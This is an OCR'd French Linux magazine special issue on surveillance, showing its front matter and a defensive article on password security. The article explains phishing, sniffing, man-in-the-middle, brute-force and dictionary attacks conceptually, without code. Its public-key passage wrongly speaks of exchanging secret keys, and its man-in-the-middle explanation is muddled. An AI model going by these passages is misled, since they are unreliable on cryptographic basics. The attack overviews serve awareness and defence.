LES GUIDES DE
GNU LINUX MAGAZINE / FRANCE
HORS-SÉRIE
N°84

France MÉTRO. : 12.90 € — CH : 18,00 CHF — BEL/PORT.CONT : 13,90 € — DOM TOM : 13,90 € — CAN : 18,00 $ CAD

SURVEILLANCE

TESTER LES TECHNIQUES POUR MIEUX SE DÉFENDRE !

INTRODUCTION
Bonnes pratiques et principes pour se protéger

OUTILS
Renforcer la sécurité du système

TECHNIQUES
Découvrir et se protéger de certaines méthodes d'interception de données

CODE
Comprendre le fonctionnement d'un keylogger et d'une backdoor

Édité par Les Éditions Diamond
L 15066 - 84 H - F: 12,90 € - RD
www.ed-diamond.com

Retrouvez toutes nos publications
LES ÉDITIONS DIAMOND
sur **www.ed-diamond.com**

GNU/Linux Magazine Hors-Série
est édité par **Les Éditions Diamond**

10, Place de la Cathédrale - 68000 Colmar - France

Tél. : 03 67 10 00 20 / **Fax :** 03 67 10 00 21

E-mail : cial@ed-diamond.com
lecteurs@gnulinuxmag.com

Service commercial : abo@gnulinuxmag.com

Sites : www.gnulinuxmag.com
www.ed-diamond.com

Directeur de publication : Arnaud Metzler

Chef des rédactions : Denis Bodor

Rédacteur en chef : Tristan Colombo

Responsable service Infographie : Kathrin Scali

Mise en page : Kathrin Scali & Thomas Pichon

Responsable publicité : Tél. : 03 67 10 00 27

Service abonnement : Tél. : 03 67 10 00 20

Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne

Distribution France :
(uniquement pour les dépositaires de presse)

MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes :
Distri-médias : Tél. : 05 34 52 34 01

IMPRIMÉ en Allemagne - PRINTED in Germany

Dépôt légal : A parution

N° ISSN : 0183-0864

Commission Paritaire : K78 976

Périodicité : Bimestrielle

Prix de vente : 12,90 Euros

PRÉFACE

« LA GUERRE C'EST LA PAIX
LA LIBERTÉ C'EST L'ESCLAVAGE
L'IGNORANCE C'EST LA FORCE »

Quoi de mieux que ces slogans de l'AngSoc **[1]** pour débuter ce hors-série n°~~19~~84 ? La littérature et le cinéma ne sont pas avares de ces situations mettant en scène des régimes totalitaires, désireux de tout contrôler, de tout savoir. On peut citer « Hunger Games » en livre **[2]** et en film **[3]**, ou encore ce bon vieux George Orwell et son fameux Big Brother dans 1984, ainsi que la bande dessinée (et plus tard le film) « V pour Vendetta » **[4][5]**. Vous aurez d'ailleurs peut-être reconnu en couverture le masque de Guy Fawkes, ce conspirateur anglais mort en 1605, dont le masque est utilisé par V.

De nos jours la surveillance est partout : caméras, profilages numériques, géolocalisation, etc. Nous laissons de plus en plus de « traces » sur Internet et nos communications se font pratiquement essentiellement par la voie numérique. Il n'y a donc pas que les données, au sens de fichiers, qui sont informatives : les sites internet que vous consultez et les recherches que vous effectuez dans votre moteur de recherche (qui se trouve être la plupart du temps Google) peuvent servir à élaborer votre profil de manière assez fiable. En couplant ces informations avec d'autres, glanées éventuellement dans vos mails (qui a parlé de Gmail ?), vous serez très précisément profilé de manière tout à fait légale. Ainsi, avant d'envisager de potentielles attaques, il serait peut-être bon de reconsidérer en premier lieu certaines habitudes d'utilisation. Ces données sont disponibles et ne vous portent pas préjudice tant que les lois nous protègent, mais les lois changent (cf. la loi relative au renseignement qui laisse la porte ouverte à des détournements tels qu'ont pu les imaginer les auteurs cités précédemment).

Rappelez-vous des images filmées dans les locaux de TV5 lors de leur cyberattaque de 2015 : des post-its collés un peu partout avec les identifiants et mots de passe de connexion. La plupart des attaques n'ont pas à être très complexes ni réfléchies de longs mois durant, il suffit d'une erreur commise quelque part dans le système qui facilitera l'accès de l'attaquant. En tant qu'informaticiens, nous sommes tous capables de comprendre l'irresponsabilité de coller les mots de passe sur les machines, c'est un peu comme si Jules César envoyait ses légionnaires vétérans attaquer en formation de tortue... sans bouclier. Il est difficile de lutter contre l'erreur humaine, mais la prise de conscience du danger, amène souvent à modifier son comportement. C'est ce que nous vous proposons dans ce hors-série : comprenez les attaques, testez-les sur vos systèmes pour pouvoir vous en protéger !

La Rédaction

[1] ORWELL G., « *1984* »

[2] COLLINS S., « *Hunger Games* »

[3] « *Hunger Games* », « *L'embrasement* », « *La révolte partie 1* » et « *La révolte partie 2* », Lions Gate Film

[4] MOORE A. et LLOYD D., « *V pour Vendetta* », Urban Comics

[5] « *V pour Vendetta* », Warner Bros

NOTE

GNU/Linux Magazine HS n°84 vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. Ce hors-série propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.


Sommaire

GNU/Linux Magazine
Hors-Série
N°84

1 INTRODUCTION

2 OUTILS

SURVEILLANCE



3 TECHNIQUES


4 CODE

1 INTRODUCTION

À découvrir dans cette partie...

1.1 Prenez soin de vos mots de passe...

Les mots de passe ? Nous les utilisons tous les jours ! Ils permettent de protéger des informations privées : des comptes permettant d'accéder à différents services, nos comptes utilisateur, l'accès à nos mails, à nos smartphones, etc. Dans cet article vous (re) découvrirez quelles sont les précautions à prendre pour éviter que vos mots de passe ne soient trop facilement cassés. p. 08



1.2 Vivons cachés, vivons chiffrés : mythe ou réalité ?

Edward Snowden a fait prendre conscience aux internautes de la potentialité d'écoute de leurs communications. On peut alors se dire que la solution est toute simple et qu'il suffit de passer au « tout-chiffré »... Mais cela est-il vraiment suffisant ? Ne dévoile-t-on pas d'autres informations par le simple fait d'initier une communication ? p. 22

1 INTRODUCTION

PRENEZ SOIN DE VOS MOTS DE PASSE...

Stéphane MOUREY

Les mots de passe sont au cœur de notre utilisation de l'informatique, et jouent aujourd'hui un rôle capital dans notre vie. Les perdre est très ennuyeux, se les faire voler est bien pire. Mais êtes-vous bien conscient des risques existants ? Que savez-vous de leur fonctionnement ? Petite révision.

Nous utilisons constamment des mots de passe, le plus souvent sans y penser. De temps en temps, nous en oublions un, mais heureusement, une procédure de réinitialisation nous permet de sortir de l'impasse. Mais que se passerait-il si nous nous en faisions voler un ? Tous ? Comment s'y prennent les attaquants pour nous les dérober ? Comment s'en protéger ? Y a-t-il des solutions pour prévenir de telles mésaventures ?

1. RAPPEL DES PRÉCAUTIONS DE BASE

Je suppose que ces rappels seront inutiles pour la plupart des lecteurs de ces lignes. Non que tous suivent d'ores et déjà ces recommandations, mais au moins qu'ils les connaissent et les transgressent en conscience de cause… À toutes fins utiles, il me paraît tout de même obligatoire dans un article traitant des mots de passe de les rappeler dès le commencement. Passez à la section suivante si cela vous ennuie.

Donc, première précaution, un mot de passe ne doit jamais être noté sur un morceau de papier, même si celui-ci est judicieusement dissimulé. Pas de post-it sur l'écran, pas d'inscription sous le clavier. Rien dans le portefeuille. Quoi ? Vous l'avez fait ? Mais non, malheureux, ne jetez pas tout cela à la poubelle ! Qui sait où iront se perdre ces précieuses informations ! Mangez-les plutôt que de les laisser se disperser ! Et changez-les tout de suite, sait-on jamais qui a déjà pu en prendre connaissance ?

Deuxième précaution : changez vos mots de passe régulièrement. On vous le dit souvent, certains systèmes vous y obligent, mais il faut que vous soyez convaincu de la nécessité de le faire et de le faire bien. En effet, quelles que soient les mesures que vous preniez, la probabilité qu'un de vos mots de passe soit compromis un jour augmente avec le temps. Avez-vous utilisé un autre ordinateur que le vôtre pour vous connecter à un réseau social ? Qui vous dit qu'un *keylogger* (voir article à ce sujet dans le présent hors-série) n'y était pas installé, par son propriétaire ou même par un virus ? Un autre jour, une faille de sécurité a été découverte dans un protocole que vous utilisez tous les jours sans même le savoir : cette faille a-t-elle été exploitée sur un site que vous fréquentez ? À mesure que le temps passe, vos mots de passe deviennent moins sûrs. Il faut donc les rafraîchir périodiquement. Mais il vous faut trouver la façon qui vous convienne pour le faire correctement. Vous pouvez changer tous vos mots de passe en même temps, ou définir des périodes différentes selon l'enjeu que chacun d'eux représente, en ayant à l'esprit les liens qui les unissent entre eux. En effet, les choses et les gens sont tellement liés entre eux sur Internet que l'accès à un mot de passe n'a parfois d'intérêt que de permettre d'en découvrir un autre… Évitez de changer de mot passe en faisant uniquement varier un élément lié à la date. Passer de **blabla2015** à **blabla2016** en janvier 2016 n'est pas très efficace. Évitez également les mots de passe ne variant que par itération : si votre ancien mot de passe était **motdepasse21**, on aura vite deviné que l'actuel est **motdepasse22**.

Troisième précaution : choisissez des mots de passe sûrs en eux-mêmes. On vous l'a déjà dit, utilisez des majuscules et des minuscules ainsi que des chiffres et des caractères spéciaux. Faites preuve d'imagination pour ces derniers, ne vous contentez pas de ceux qui vous sont les plus familiers. On se contente trop souvent des **#**, **!** et autres **+**. Essayez d'utiliser des caractères d'autres alphabets ou symboliques comme **©**, **¢**, **µ** ou encore **¤**. Pensez aussi à celui auquel personne ne songe jamais : l'espace. Même en cas d'attaque par force brutale (voir plus loin), il y a de fortes chances qu'il fasse partie des caractères exclus de la recherche.

Quatrième précaution : ne pas utiliser le même mot de passe partout. Le mieux est sans aucun doute d'utiliser un mot de passe différent pour chaque site ou service. Il est possible d'utiliser une méthode pour faire varier le mot de passe en fonction du site, mais cela affaiblit la sécurité. Il faut alors choisir une méthode qui ne soit pas évidente au premier coup d'œil. Un mot de passe **blablagoogle** pour les services de Google laisse deviner un mot de passe **blablafacebook** pour Facebook.

Cinquième précaution : la paire identifiant/mot de passe est individuelle et personnelle. Il ne faut en aucun cas accepter de partager sa session de travail avec un tiers. En milieu professionnel, il paraît parfois nécessaire d'avoir recours à de tels expédients. Refusez-les autant que vous le pouvez, et n'acceptez jamais sans avoir en main un écrit qui vous permettrait de justifier que vous soyez celui qui donne ses identifiants ou celui qui le reçoit. En effet, il est probable que la charte informatique de votre entreprise dispose que vous soyez personnellement responsable des actions réalisées avec votre identifiant, quelles qu'elles soient. Si une faute était commise, vous pourriez en pâtir. À l'inverse, si vous êtes nouveau dans la société, et que vous utilisiez l'identifiant d'un autre, il pourrait essayer de vous faire porter la responsabilité d'une erreur qu'il aurait faite...

2. DÉCOUVERTE DE MOTS DE PASSE

2.1 La méthode la plus simple

Kevin Mitnick est le hacker le plus célèbre, non sans raison. Le FBI a longtemps échoué à l'arrêter, au point de le soupçonner d'avoir mis sur écoute les agents à sa poursuite en prenant le contrôle du réseau téléphonique de Californie... Après avoir purgé une peine de prison, il est maintenant consultant en sécurité informatique au sein de sa propre société [1]. D'après lui, quelle est la méthode la plus efficace pour découvrir un mot de passe ? Dans son livre, « *L'Art de la Supercherie* » [2], il nous répond que le plus simple est de demander à l'utilisateur. Encore, faut-il savoir comment, d'une façon à ce qu'il ait envie de le dire. Et c'est là qu'intervient la supercherie : il faut faire croire à l'utilisateur que l'on est fondé à lui demander une telle information.

Déjouer cette méthode paraît simple. Il suffit de se faire un principe de ne jamais communiquer un mot de passe, quelles que soient les circonstances. Encore faut-il s'y tenir. Un attaquant saura vous présenter des arguments pertinents, en se faisant passer pour une personne légitime. Pour améliorer votre sécurité, vous pouvez ensuite faire connaître l'importance que vous accordez à ce principe et, si vous avez d'autres personnes sous votre responsabilité, exiger d'elles qu'elles s'y soumettent également. L'autorité, qu'elle soit administrative (le patron) ou technique (l'administrateur réseau), doit exprimer l'idée qu'elle n'a pas besoin de connaître le mot de passe de ses utilisateurs ou employés et que si elle leur demandait, même avec la plus grande fermeté et insistance, un refus serait la seule réponse acceptable. La charte informatique de l'entreprise doit être rédigée en ce sens, et l'utilisateur doit se sentir protégé par ce texte et soutenu par l'autorité dans son refus.

2.2 Surfer sur les épaules

Le *shoulder surfing* [3] en anglais, est l'art d'apercevoir les mots de passe des autres en se plaçant derrière eux. Pour être discret, naturellement, il vaut mieux éviter d'avoir à se mettre sur la pointe des pieds... Il s'agit de la méthode à laquelle on s'attend le plus, notamment parce qu'à chaque fois qu'on utilise sa carte bancaire, un message nous rend attentif. Mais ce n'est pas pour autant qu'on en est préservé. Selon le lieu où l'on se trouve, les personnes que l'on a l'habitude d'avoir autour de soi, il peut arriver qu'un mot de passe soit intercepté sans que l'on y ait pris garde. Si évidemment, on peut faire attention à ne pas être observé, la complexité du mot de passe est là aussi un bon garant, surtout s'il fait intervenir des combinaisons de touches, comme celles nécessaires pour obtenir les majuscules. Prenez également l'habitude de ne pas taper les chiffres sur le pavé numérique, trop facile à identifier dans ce cas.

2.3 Reniflage

Sniffing en anglais. Si vous vous connectez à un service en établissant une connexion non sécurisée (voir l'article sur **Let's Encrypt** dans le présent hors-série), le mot de passe va circuler en clair sur le réseau, même s'il n'est pas affiché sur votre écran. Le fait de masquer le mot de passe à l'écran ne vous protège que d'une seule technique, le *shoulder surfing*. Sans connexion sécurisée, il suffit d'intercepter la trame contenant vos identifiants pour pouvoir usurper votre identité. Cette méthode requiert certaines compétences techniques élémentaires dont la mise en œuvre est simple et rapide, d'autant plus facilitée qu'il existe des logiciels dédiés. Le sujet est amplement documenté sur Internet et une seule requête sur votre moteur de recherche préféré donne toutes les informations à n'importe quel individu.

Le problème du reniflage est qu'il s'agit d'une technique passive. Vous n'avez aucun moyen de savoir si quelqu'un est à l'écoute de vos trames. Le seul moyen de s'en défendre est d'utiliser des connexions sécurisées. Vérifiez toujours que vous accédez à un site en HTTPS, version chiffrée du protocole HTTP, celui utilisé sur le Web. Si vous faites des transferts de fichiers, préférez les protocoles chiffrés SFTP ou FTPS au simple FTP. Si vous utilisez un service ou un logiciel ne vous permettant pas d'utiliser une connexion sécurisée, vous pouvez vous rabattre sur une solution de VPN. Si vous êtes vous-même la cible, l'écoute échouera à intercepter vos identifiants. Par contre, si c'est le service qui est lui-même la cible et que quelqu'un essaie d'intercepter le maximum de mots de passe d'un maximum de ses utilisateurs, le VPN ne sera pas efficace : en effet, les communications devront avoir lieu en clair entre le service et le VPN.

2.4 Imitation de service

Phishing en anglais, *hameçonnage* pour l'**Office québécois de la langue française**, et *filoutage* pour la **Commission générale de terminologie et de néologie** en France. En général, cette technique est utilisée de manière massive en s'appuyant au préalable sur l'envoi de mails frauduleux à un grand nombre d'adresses. Le but est d'amener l'utilisateur sur un site illégitime en lui faisant croire qu'il se connecte sur le véritable site. Mis en confiance, il va indiquer ses identifiants qui seront récupérés pour une utilisation frauduleuse. Les sites bancaires et les réseaux sociaux sont aujourd'hui les cibles privilégiées de ce type d'attaque.

Une de leurs caractéristiques est qu'elles paraissent souvent grossières : l'orthographe est plus qu'approximative, les tournures bancales, et le reste est à l'avenant. Bref, beaucoup sourient en les voyant se disant que leurs auteurs sont des imbéciles. En réalité, il n'en est rien. Tout l'aspect « mauvaise imitation » est au contraire soigneusement étudié. Le but est en effet de piéger les simples d'esprit. Imaginez celui qui tombe dans un tel panneau : combien de temps lui faudra-t-il pour s'en apercevoir, pour le comprendre ? Comment réagira-t-il et au bout de combien de temps ? La grossièreté de l'attaque vise à sélectionner les personnes qui y seront le plus vulnérables.

Si vous avez identifié une attaque massive, vous pouvez signaler le site de filoutage sur un site gouvernemental officiel **[4]** en vue de son blocage ou encore à la *Phishing Initiative* **[5]**, une association qui, après vérification, interviendra auprès des différents navigateurs pour qu'ils bloquent les utilisateurs lorsqu'ils accèdent à un site frauduleux.

Attention toutefois, cette technique peut très bien être utilisée de manière ciblée plutôt que massive. Elle peut alors être beaucoup plus sophistiquée et mieux préparée. Cumulée avec d'autres techniques, il se peut même que la connexion au site frauduleux s'effectue en utilisant la même adresse que le véritable site...Attention donc si votre navigateur vous indique un certificat non valide ou un changement de certificat !

2.5 L'attaque de l'homme du milieu

En anglais, *The Man in The Middle Attack*. À quoi bon se fatiguer à imiter un service lorsqu'il suffit de se placer en intermédiaire ? Il existe entre vous et le service auquel vous vous connectez un grand nombre de machines intermédiaires dont le travail consiste justement à permettre cette connexion. Si un attaquant possède le contrôle d'une seule de ces machines, il peut mettre en place cette attaque. Notons que dans ce cas, elle n'a d'intérêt que si la communication entre vous et le serveur est chiffrée : en effet, si elle ne l'est pas, il suffit de faire du reniflage sur la machine intermédiaire pour obtenir vos identifiants.

La sécurité de la communication s'appuie sur le principe de la cryptographie à clés publiques. Celle-ci, en s'appuyant sur des problèmes mathématiques complexes, permet à deux interlocuteurs d'établir une communication sûre sans avoir à échanger de clé secrète. Chaque utilisateur possède deux clés, l'une dite secrète, qu'il garde pour lui, et l'autre publique, qu'il distribue à tous ceux qui veulent communiquer de manière sûre avec lui. La clé secrète lui permet de signer numériquement ses messages et la clé publique permet à ses interlocuteurs de vérifier cette signature, et ainsi de s'assurer de l'authenticité du message. À l'inverse, la clé publique permet à ses interlocuteurs de chiffrer leurs messages d'une façon telle que seul le détenteur de la clé secrète, donc le destinataire du message, pourra le déchiffrer. Si deux personnes mettent en œuvre cette technologie pour communiquer, il leur suffit alors de s'échanger leurs clés secrètes pour s'assurer que chacun de leurs messages sera authentique et ne pourra être lu que par l'autre.

La plupart des protocoles sécurisés aujourd'hui s'appuient sur la cryptographie asymétrique. C'est le cas en particulier du HTTPS : lorsque vous vous connectez à un site sécurisé, il y a bien un échange de clés entre votre navigateur et le serveur. L'idée de l'attaque de l'homme du milieu est d'interférer au moment de l'échange de clés, en remplaçant votre clé publique et celle du serveur par celle de l'attaquant. Ainsi, lorsque vous envoyez un message au serveur, celui-ci est intercepté, déchiffré avec votre clé publique et la clé privée de l'attaquant, chiffré à nouveau avec cette même clé privée et la clé publique du serveur avant d'être envoyé à ce dernier. La réponse du serveur est interceptée de la même façon. Ainsi l'attaquant se fait passer pour vous auprès du serveur et pour le serveur auprès de vous, ni vu, ni connu. Il peut ainsi lire tous vos messages, et le mot de passe que vous allez utiliser pour vous identifier. Le problème est que les clés publiques, si elles garantissent la confidentialité de la communication des interlocuteurs ne fournit aucune garantie quant à leurs identités : la seule chose dont on peut s'assurer est que la personne à qui l'on parlait à l'instant `t` est la même que celle avec qui on parle à l'instant `t + 1`.

La possibilité d'une telle attaque a été prise en compte dès la conception des protocoles sécurisés. La solution la plus largement adoptée est celle du tiers de confiance. On suppose pour cela que les deux interlocuteurs font confiance à un troisième pour garantir l'identité de chacun. Celui-ci utilise sa propre clé secrète pour générer un certificat garantissant la clé publique des interlocuteurs et des identités que chacun d'eux leur a associées. La clé publique du tiers permet de vérifier l'authenticité du certificat. D'une certaine manière, le problème est déplacé : qui va nous garantir l'identité du tiers ? Pour que vous ne jouiez pas à la question de l'œuf et de la poule, les navigateurs embarquent toute une liste de tiers de confiance. Sous Firefox, vous pourrez l'afficher en vous rendant dans le menu ***Édition > Préférences > Avancé > Certificats***. Cliquez sur le bouton ***Afficher les certificats***, puis choisissez l'onglet ***Autorités***. La liste est d'une longueur impressionnante. Comment savez-vous si vous pouvez leur faire confiance ? Vous faites confiance aux développeurs de votre navigateur, qui eux font confiance à ces autorités, dont vous n'avez jamais entendu parler. Vous pensez que la confiance n'est pas transitive ? Soit : si le cœur vous en dit, vous pouvez vous amuser à tous les supprimer. Je vous conseille de le faire d'abord sur un navigateur de test, comme l'édition portable de Firefox **[6]**, car votre expérience de navigation en sera fortement perturbée. Je le sais, je l'ai fait avant de revenir en arrière aussi vite que possible.

Pour autant, si la mise en œuvre d'une attaque de ce type est rendue plus complexe par l'utilisation d'un tiers de confiance, ne croyez pas qu'elle soit impossible, loin de là. En particulier, vous

serez vulnérable si l'attaquant administre votre réseau : sous Windows, il pourra très facilement mettre en place une nouvelle autorité de certification reconnue au sein de votre navigateur, autorité qu'il utilisera automatiquement pour produire des certificats à la volée pour toutes les connexions sécurisées, et intercepter toute communication que vous seriez en droit de croire secrète. Cette technique est notamment utilisée en entreprise pour surveiller les activités des employés, mais rien n'empêche de la détourner pour intercepter des mots de passe.

2.6 Compromission du serveur

En dernier lieu, le mot de passe peut être divulgué par le serveur lui-même. Bien sûr, on pense d'abord au tristement célèbre programme PRISM de la NSA révélé par Edward Snowden. D'après lui, par le biais de ce programme, la NSA avait un accès direct aux données hébergées par les plus grands services du Web (Google, Microsoft, Facebook, Yahoo, Skype, YouTube…). La révélation a fait tant de bruit, généré tant de rumeurs et de démentis qu'il est difficile de déterminer ce qu'il en est réellement en détail. Toujours est-il qu'un soupçon est né, qui n'est pas sans fondement : même si la communication est chiffrée selon les règles de l'art et que votre mot de passe est stocké de même, il peut être intercepté sur le serveur au moment de son analyse. Quand on est un peu développeur et qu'on y pense, on se dit, bien sûr, qu'il suffit d'ajouter une ligne ici pour enregistrer tous les mots de passe en clair là. C'est plus compliqué que cela lorsque l'on n'a pas accès aux sources du programme, mais cela peut se faire également d'une autre façon : on peut par exemple utiliser une méthode comparable au *man in the middle*, sans avoir même à produire un faux certificat, pour y parvenir.

Il existe bien une méthode pour s'en défendre, mais elle ne peut reposer sur l'utilisateur seul. Il faut pour cela que les développeurs du service aient décidé de l'implémenter. Il s'agit d'utiliser un protocole permettant au serveur de vérifier un mot de passe tout en l'ignorant. Comme pour la cryptographie asymétrique, cela repose sur des problèmes mathématiques complexes. Pour faire simple, indiquons qu'une fois que l'utilisateur a renseigné son identité, le serveur lui retourne un défi qu'il ne pourra réussir que s'il dispose du mot de passe. Le traitement du défi est entièrement traité par le programme client à partir du mot de passe saisi par l'utilisateur. Le mot de passe ne circule jamais sur le réseau, même lors de la création du compte. Un protocole s'appuyant cette technique est SRP (*Secure Remote Password*). Il en existe plusieurs implémentations, dont certaines en JavaScript ce qui permettrait de sécuriser nos précieux services si leurs auteurs voulaient bien s'en donner la peine. La méthode n'est toutefois pas très populaire parmi eux pour de bonnes et de mauvaises raisons. Pour les mauvaises, on pense au fait que le traitement demandé par un tel protocole est plus coûteux en ressources du côté du serveur — en particulier, il nécessite l'envoi d'au moins deux requêtes au lieu d'une seule avec un protocole classique ; les mauvaises langues ajouteront qu'il serait dommage de se priver volontairement d'informations aussi précieuses que les mots de passe. La bonne raison concerne la cryptographie JavaScript en général : celle-ci offre à l'utilisateur une fausse impression de sécurité. En effet, à moins de recourir à un module installé au sein du navigateur, le code JavaScript est envoyé par le serveur au moment du chargement de la page : à partir de là, qu'est-ce qui empêcherait un attaquant ayant son contrôle de modifier ce code pour qu'au lieu de le chiffrer il le communique en clair ? Le seul moyen de se prémunir serait alors de prendre le temps de relire le code source intégral de la page *à chaque consultation* pour s'assurer son intégrité. On imagine mal un utilisateur, même aguerri se livrer à un tel calvaire.

Sachez qu'en France, nous revenons de loin. En effet, nous avons la *Loi pour la Confiance dans l'Économie Numérique*, la fameuse *LCEN*. Celle-ci comportait plusieurs dispositions discutables, mais un sommet du genre a été atteint avec son décret d'application, Décret n°2011-219 du 25 février 2011 **[9]**. Celui-ci faisait obligation aux différents hébergeurs de services de conserver le mot de passe de l'utilisateur (Article 1, paragraphe 3, point G). Autrement dit : en clair. Cette disposition contrevenait à toutes les pratiques de sécurité informatique : que ce soit l'administrateur ou le développeur d'une application, personne d'autre que l'utilisateur n'a besoin, ni ne doit connaître son mot de passe. Dès lors, tous les services hébergés sur le territoire français devaient conserver

en clair tous les mots de passe de tous leurs utilisateurs, au risque de voir ceux-ci récupérés par un hacker à des fins répréhensibles. Certains services ont alors pris le parti d'en informer l'utilisateur d'une manière subtile, sans avoir à se discréditer trop visiblement : ils ont simplement indiqué à l'utilisateur, toujours en clair, le mot de passe qu'il avait choisi lors de la création de son compte. Le message sous-jacent était : nous connaissons votre mot de passe, nous le conservons en clair, il n'est tellement pas sécurisé que nous n'hésitons pas à vous l'envoyer par mail en sachant pertinemment que ce mail circulera en clair sur le réseau, avec le mot clé « mot de passe » que n'importe quel sniffer se fera un plaisir d'intercepter. Si certains ont sans doute souri en recevant ce genre de mail ne comprenant pas l'intention, au moins ont-ils compris l'essentiel : n'utilisez pas ce mot de passe pour d'autres services !

Depuis, les choses se sont heureusement améliorées. Nombreux sont ceux qui se sont insurgés devant une telle exigence, experts en sécurité aussi bien que sociétés offrant des services en ligne, tant et si bien que le gouvernement a fini par revenir sur cette disposition. Ce fut fait le 24 décembre 2014 **[10]** : ne doivent plus être conservées que « les données permettant de vérifier le mot de passe ou de le modifier, dans leur dernière version mise à jour ». Ce qui implique que l'on n'a plus besoin de conserver votre mot de passe, mais seulement les informations permettant de le vérifier. Est-ce pour autant que cette pratique a disparu ?

NOTE

POURQUOI CERTAINS SYSTÈMES LIMITENT LE MOT DE PASSE À 8 CARACTÈRES ?

Dans un passé fort lointain, au siècle précédent, de vieux systèmes UNIX utilisaient la fonction `crypt` [11] pour stocker la signature des mots de passe de leurs utilisateurs. `crypt()` est ce que l'on appelle une fonction de hachage (pas grand-chose à voir avec une hache, le mot est dérivé de l'anglais *hash* qui signifie pagaille, désordre, mélange), c'est-à-dire une fonction de cryptage unidirectionnel : cela signifie que son résultat, souvent appelé signature, ne permet pas de retrouver ce que la fonction a reçu en entrée. Ce genre d'algorithme sert, par exemple, à vérifier l'intégrité d'un fichier téléchargé. On l'utilise aussi de manière quasi-systématique pour vérifier les mots de passe : on stocke la signature au moment de la création du compte, puis, pour authentifier l'utilisateur, on compare la signature du mot de passe saisi avec celle stockée : si elles correspondent, le mot de passe en correct. Cela permet ainsi, en principe, de vérifier un mot de passe sans disposer d'informations suffisantes pour le découvrir.

L'inconvénient de `crypt()` est qu'elle ne prenait en considération que les huit premiers caractères. Pour elle, les mots de passe blablablA et blablablZ sont équivalents. Observant cela, un développeur zélé a eu l'idée de limiter les mots de passe à la longueur pertinente. On ne peut pas le lui reprocher : en effet, connaissant la tendance des utilisateurs à effectuer des variations simples sur un radical lorsqu'ils sont obligés de changer de mot de passe régulièrement, une suite comme blablabl1, blablabl2, blablabl3... fournirait une fausse impression de sécurité, puisque cela reviendrait à ne pas changer de mot de passe du tout.

À partir de là, cette précaution a été reprise par d'autres, jusqu'à ce que beaucoup en oublient la raison originelle... Aujourd'hui, elle n'a plus lieu d'être, la fonction `crypt` ayant trouvé de bien meilleurs remplaçants depuis longtemps. Ceux qui limitent encore la longueur des mots de passe ne font que répéter quelque chose qu'ils ne comprennent pas [12].

2.7 Attaques systématiques

Nous avons passé en revue les principales techniques d'interception de mots de passe. D'autres stratégies consistent à tester un grand nombre de mots de passe. Pour cela, il existe plusieurs façons de faire, selon les moyens et le temps dont on dispose : on peut essayer toutes les combinaisons possibles jusqu'à trouver la bonne, il s'agit alors d'une attaque dite par force brute

(*brute force* en anglais) ; on peut également travailler à partir d'une liste de mots de passe fréquemment utilisés, on parle alors d'attaque par dictionnaire. Les deux techniques sont relativement simples à mettre en œuvre, à la portée d'un développeur débutant.

Les attaques par force brute demandent en général plus de patience et de moyens, mais pas tant qu'on pourrait croire. En effet, les fonctions de hachage comportent ce que l'on appelle des collisions : plusieurs mots de passe peuvent avoir la même signature et le service sera incapable de les distinguer. Il suffit de trouver l'un d'eux pour parvenir à passer l'identification. D'autre part, si la fonction de hachage est connue de l'attaquant, il est possible pour lui de réduire le champ de recherche en travaillant sur les biais statistiques de cette fonction.

On pourrait croire les attaques par dictionnaire plus difficiles à élaborer dans la mesure où il faut commencer par établir une liste de mots de passe à essayer. Mais ce n'est pas le cas : une simple recherche avec votre moteur préféré sur « password dictionnaries » et vous constaterez qu'il en existe un nombre assez impressionnant.

La première faiblesse de ces attaques tient plutôt à ce qu'il est difficile de les mettre en œuvre directement sur un service dans un temps raisonnable. Tout d'abord, il y a la latence du réseau. En second lieu, une précaution de base que la plupart des développeurs un peu réfléchis prennent est de temporiser la réponse du serveur en cas d'échec de l'identification. Un délai d'une seconde, pratiquement insensible pour l'utilisateur légitime, est suffisant pour faire que les attaques de ce genre prennent un temps démesuré. Ce délai peut être croissant en fonction du nombre de tentatives. Encore faut-il prendre garde à gérer les tentatives d'identifications simultanées, sans quoi l'attaquant pourrait très bien tester des milliers de mots de passe à la fois. Il est possible également de bloquer le compte attaqué, temporairement ou jusqu'à une intervention manuelle, mais cela peut être vécu comme trop contraignant par l'utilisateur selon l'importance qu'il attache à la sécurité du service relativement à son confort d'utilisation.

